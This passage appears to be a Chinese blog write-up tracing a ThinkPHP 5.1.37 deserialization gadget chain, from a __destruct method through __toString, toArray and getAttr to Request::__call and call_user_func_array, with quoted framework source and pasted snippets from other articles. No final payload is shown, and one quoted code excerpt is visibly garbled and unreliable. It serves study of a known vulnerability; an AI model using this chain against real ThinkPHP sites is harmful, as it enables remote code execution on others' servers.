#0代表这是一个对象, 3代表对象名的字符数量, zac代表对象名, 第二个3代表着对象拥有着3个属性
#s:12:"zaczactest";是属性名, 后面同理

zactest.php x
F:\phpstudy_pro\Extensions\php\php7.3.9nts\php.exe F:\phpstudy_pro\zac\zactest
0:3:"zac":3:{s:12:"zaczactest";s:1:"2";s:4:"zac1";s:4:"zac1";s:6:"*zac";s:3:"z
Process finished with exit code 0
```

这个同理 2，因为是 protected 方法赋值的\$zac，所以它也有相应的格式，protected 格式为%00*%00 属性名，这也是为什么 zac 变量前面要加上一个*，并且字符数是 6 的原因了

4 那除了这两个方法，public 有什么特性呢？

前面俩兄弟都有相应的序列化格式，但是 public 没有，该是多少就是多少，他的特性就是 public 是公有化的，所以 public 赋值的变量可以在任何地方被访问

然后就是实例复现，安装 thinkphp5.1.37，然后将 framework 改名为 thinkphp 放到,tp5.1.37 的目录里

<https://github.com/top-think/framework/releases/tag/v5.1.37>


<https://github.com/top-think/think/releases/tag/v5.1.37>

因为我对反序列化也不是特别熟悉，所以以下基本完全参照该文章

<https://www.cnblogs.com/xuweihan/p/11931096.html>

不过稍微修改了一些，比如过程中的一些方法，还有最后的动态审计部分，并且这篇文章中的 poc 我也是没复现成功，最后找到其他大佬发出来的 poc 复现成功的

(如侵权私聊我)



全局搜索_destruct

A

阅读(10.4k) 书签 赞(0)

PHP __destruct()构造函数和析构函数

2018-12-08 15:17 更新




构造函数

```
void __construct ([ mixed $args [, $... ]] )
```


PHP 5 允许开发者在一个类中定义一个方法作为构造函数。具有构造函数的类会在每次创建新对象时先调用此方法，所以非常适合在使用对象之前做一些初始化工作。

Note: 如果子类中定义了构造函数则不会隐式调用其父类的构造函数。要执行父类的构造函数，需要在子类的构造函数中调用 parent::__construct()。如果子类没有定义构造函数则会如同一个普通的类方法一样从父类继承（假如没有被定义为 private 的话）。



```
thinkphp > library > think > process > pipes > Windows.php
40
41
42 foreach ($this->files as $offset => $file) {
43     $this->fileHandles[$offset] = fopen($this->files[$offset], 'rb');
44     if (false === $this->fileHandles[$offset]) {
45         throw new \RuntimeException('A temporary file could not be open
46     }
47 }
48
49 if (is_resource($input)) {
50     $this->input = $input;
51 } else {
52     $this->inputBuffer = $input;
53 }
54
55
56 public function _destruct()
57 {
58     $this->close();
59     $this->removeFiles();
60 }
61
62 /**
63  * {@inheritdoc}
64  */
65 public function getDescriptors()
```

可以看到 destruct 有一个 removeFiles，跟进



```
thinkphp > library > think > process > pipes > Windows.php
146
147 /**
148  * 创建一个新的 WindowsPipes 实例。
149  * @param Process $process
150  * @param string $input
151  * @return self
152  */
153 public static function create(Process $process, $input)
154 {
155     return new static($process->isOutputDisabled(), $input);
156 }
157
158 /**
159  * 删除临时文件
160  */
161 private function removeFiles()
162 {
163     foreach ($this->files as $filename) {
164         if (file_exists($filename)) {
165             @unlink($filename);
166         }
167     }
168     $this->files = [];
169 }
170
171 /**
```


我们可以看到其中有一个 file_exists，那么当 filename 是一个对象的时候，就会调用 toString

PHP魔术方法之 __toString()

转载 weixin_42266757 于 2018-05-22 14:59:09 发布 3022 收藏


__toString()是快速获取对象的字符串信息的便捷方式，似乎魔术方法都有一个“自动”的特性，如自动获取，自动打印等，__toString()也不例外，它是在直接输出对象引用时自动调用的方法。

全局搜索 toString




```
thinkphp > library > think > model > concern > Conversion.php
223 {
224     return json_encode($this->toArray(), $options);
225 }
226
227 /**
228  * 移除当前模型的关联属性
229  * @access public
230  * @return $this
231  */
232 public function removeRelation()
233 {
234     $this->relation = [];
235     return $this;
236 }
237
238 public function __toString()
239 {
240     return $this->toJson();
241 }
242
243 // JsonSerializerizable
244 public function jsonSerialize()
245 {
246     return $this->toArray();
247 }
248
249 /**
250  * 转换数据集为数据集对象
```

发现 toString 里面只有个 toJson，继续跟进




```
218 * @access public
219 * @param integer $options json参数
220 * @return string
221 */
222 public function toJson($options = JSON_UNESCAPED_UNICODE)
223 {
224     return json_encode($this->toArray(), $options);
225 }
226
227 /**
228  * 移除当前模型的关联属性
229  * @access public
230  * @return $this
```

发现有个 toArray，跟进去




```
126
127
128  * 转换当前模型对象为数组
129  * @access public
130  * @return array
131  */
132 public function toArray()
133 {
134     $item = [];
135     $hasVisible = false;
136
137     foreach ($this->visible as $key => $val) {
138         if (is_string($val)) {
139             if (strpos($val, '.')) {
140                 list($relation, $name) = explode('.', $val);
141                 $this->visible[$relation][] = $name;
142             } else {
143                 $this->visible[$val] = true;
144                 $hasVisible = true;
145             }
146             unset($this->visible[$key]);
147         }
148     }
149
150     foreach ($this->hidden as $key => $val) {
151         if (is_string($val)) {
152             if (strpos($val, '.')) {
153                 list($relation, $name) = explode('.', $val);
154                 $this->hidden[$relation][] = $name;
155             } else {
156                 $this->hidden[$val] = true;
157             }
158         }
159     }
160
161     if ($this->append) {
162         foreach ($this->append as $key => $name) {
163             if (is_array($name)) {
164                 // 追加关联对象属性
165                 $relation = $this->getRelation($key);
166
167                 if ($relation) {
168                     $relation = $this->getAttr($key);
169                     $relation->visible($name);
170                 }
171
172                 $item[$key] = $relation->append($name)->toArray();
173             } elseif (strpos($name, '.')) {
174                 list($key, $attr) = explode('.', $name);
175                 // 追加关联对象属性
176                 $relation = $this->getRelation($key);
177
178                 if ($relation) {
179                     $relation = $this->getAttr($key);
180                     $relation->visible($attr);
181                 }
182
183                 $item[$key] = $relation->append($attr)->toArray();
184             } else {
185                 $item[$name] = $this->getAttr($name, $item);
186             }
187         }
188     }
189
190     return json_encode($this->toArray(), $options);
191 }
192
193 protected function convertToArray($items)
194 {
195     $var = $var->toArray();
196 }
197
198 public function toArray()
199 {
200     => $this->items->toArray();
201 }
202
203 return $this->toArray();
204
205 public function toArray()
206 {
207     $item[$key] = $val->toArray();
208     $j = $relation->append($name)->toArray();
209     relation->append($attr)->toArray();
210     return json_encode($this->toArray(), $options);
211     return $this->toArray();
212 }
```

往下翻，看到这几行代码，\$this->append 的键名是 key，name 可控




```
176
177
178 } elseif (isset($this->visible[$key])) {
179     $item[$key] = $this->getAttr($key);
180 } elseif (isset($this->hidden[$key]) && !$hasVisible) {
181     $item[$key] = $this->getAttr($key);
182 }
183
184 // 追加属性 (必须定义获取器)
185 if (!empty($this->append)) {
186     foreach ($this->append as $key => $name) {
187         if (is_array($name)) {
188             // 追加关联对象属性
189             $relation = $this->getRelation($key);
190
191             if ($relation) {
192                 $relation = $this->getAttr($key);
193                 $relation->visible($name);
194             }
195
196             $item[$key] = $relation->append($name)->toArray();
197         } elseif (strpos($name, '.')) {
198             list($key, $attr) = explode('.', $name);
199             // 追加关联对象属性
200             $relation = $this->getRelation($key);
201
202             if ($relation) {
203                 $relation = $this->getAttr($key);
204                 $relation->visible($attr);
205             }
206
207             $item[$key] = $relation->append($attr)->toArray();
208         } else {
209             $item[$name] = $this->getAttr($name, $item);
210         }
211     }
212 }
```


那么 188 行的 reation 呢？跟进 getRelation 试试



我们可以看到在 toArray 函数中的第 201 行，判断!relation，那么想进来这个 if 里，就要让\$this->relation 返回空之类的，让 key 不在 \$this->relation




跟下去 getAttr



```
471
472 public function getAttr($name, &$item = null)
473 {
474     try {
475         $notFound = false;
476         $value = $this->getData($name);
477     } catch (InvalidArgumentException $e) {
478         $notFound = true;
479         $value = null;
480     }
481
482     // 检测属性获取器
483     $fieldName = Loader::parseName($name);
484     $method = 'get' . Loader::parseName($name, 1) . 'Attr';
485
486     if (isset($this->withAttr[$fieldName])) {
487         if ($notFound && $relation = $this->isRelationAttr($name)) {
488             $modelRelation = $this->$relation();
489             $value = $this->getRelationData($modelRelation);
490         }
491
492         $closure = $this->withAttr[$fieldName];
493         $value = $closure($value, $this->data);
494     } elseif (method_exists($this, $method)) {
495         if ($notFound && $relation = $this->isRelationAttr($name)) {
496             $modelRelation = $this->$relation();
```

跟进 getData



```
257
258 /**
259  * 获取对象原始数据 如果不存在指定字段返回false
260  * @access public
261  * @param string $name 字段名 留空获取全部
262  * @return mixed
263  * @throws InvalidArgumentException
264  */
265 public function getData($name = null)
266 {
267     if (is_null($name)) {
268         return $this->data;
269     } elseif (array_key_exists($name, $this->data)) {
270         return $this->data[$name];
271     } elseif (array_key_exists($name, $this->relation)) {
272         return $this->relation[$name];
273     }
274     throw new InvalidArgumentException('property not exists: ' . static::class . '-' . $name);
275 }
276
277 /**
278  * 获取变化的数据 并排除只读数据
279  * @access public
```

我们只需要让\$this->data 中有 \$key 这个键，然后让 getAttr() 函数 486 行下面的 if 判断都没有，就可以直接使 \$relation = \$this->data[\$key];

那么\$this->data 可控,\$key 也是可控的(\$this->append 中的 键名), 所以 \$relation 也是可控的

我们接着全局搜索__call

PHP中__call()方法详解


原创 2019-07-18 13:19:53 0

3687

前面给大家介绍了《__construct(), 类的构造函数》《__destruct(), 类的析构函数》, 下面继续给大家介绍PHP中__call()方法。

__call(), 在对象中调用一个不可访问方法时调用。

该方法有两个参数, 第一个参数 \$function_name 会自动接收不存在的方法名, 第二个 \$arguments 则以数组的方式接收不存在方法的多个参数。



```

313     }
314     return isset($this->config[$name]) ? $this->config[$name] : null;
315 }
316
317 public static function __make(App $app, Config $config)
318 {
319     $request = new static($config->pull('app'));
320
321     $request->server = $_SERVER;
322     $request->env = $app['env']->get();
323
324     return $request;
325 }
326
327 public function __call($method, $args)
328 {
329     if (array_key_exists($method, $this->hook)) {
330         array_unshift($args, $this);
331         return call_user_func_array($this->hook[$method], $args);
332     }
333
334     throw new Exception('method not exists: ' . static::class . ' -> ' . $method);
335 }
336
337 /**
338  * Hook 方法注入
339  * @access public
340  * @param string|array $method 方法名

```

看到了 call_user_func_array, 发现我们可以完全控制住第一个参数

call_user_func_array

(PHP 4 >= 4.0.4, PHP 5, PHP 7, PHP 8)

call_user_func_array — 调用回调函数, 并把一个数组参数作为回调函数的参数

说明

```
call_user_func_array(callable $callback, array $param_arr): mixed
```

把第一个参数作为回调函数 (**callback**) 调用, 把参数数组作 (**param_arr**) 为回调函数的参数传入。

那么我们现在就需要找到这类函数, 比如 input

```
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/') {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

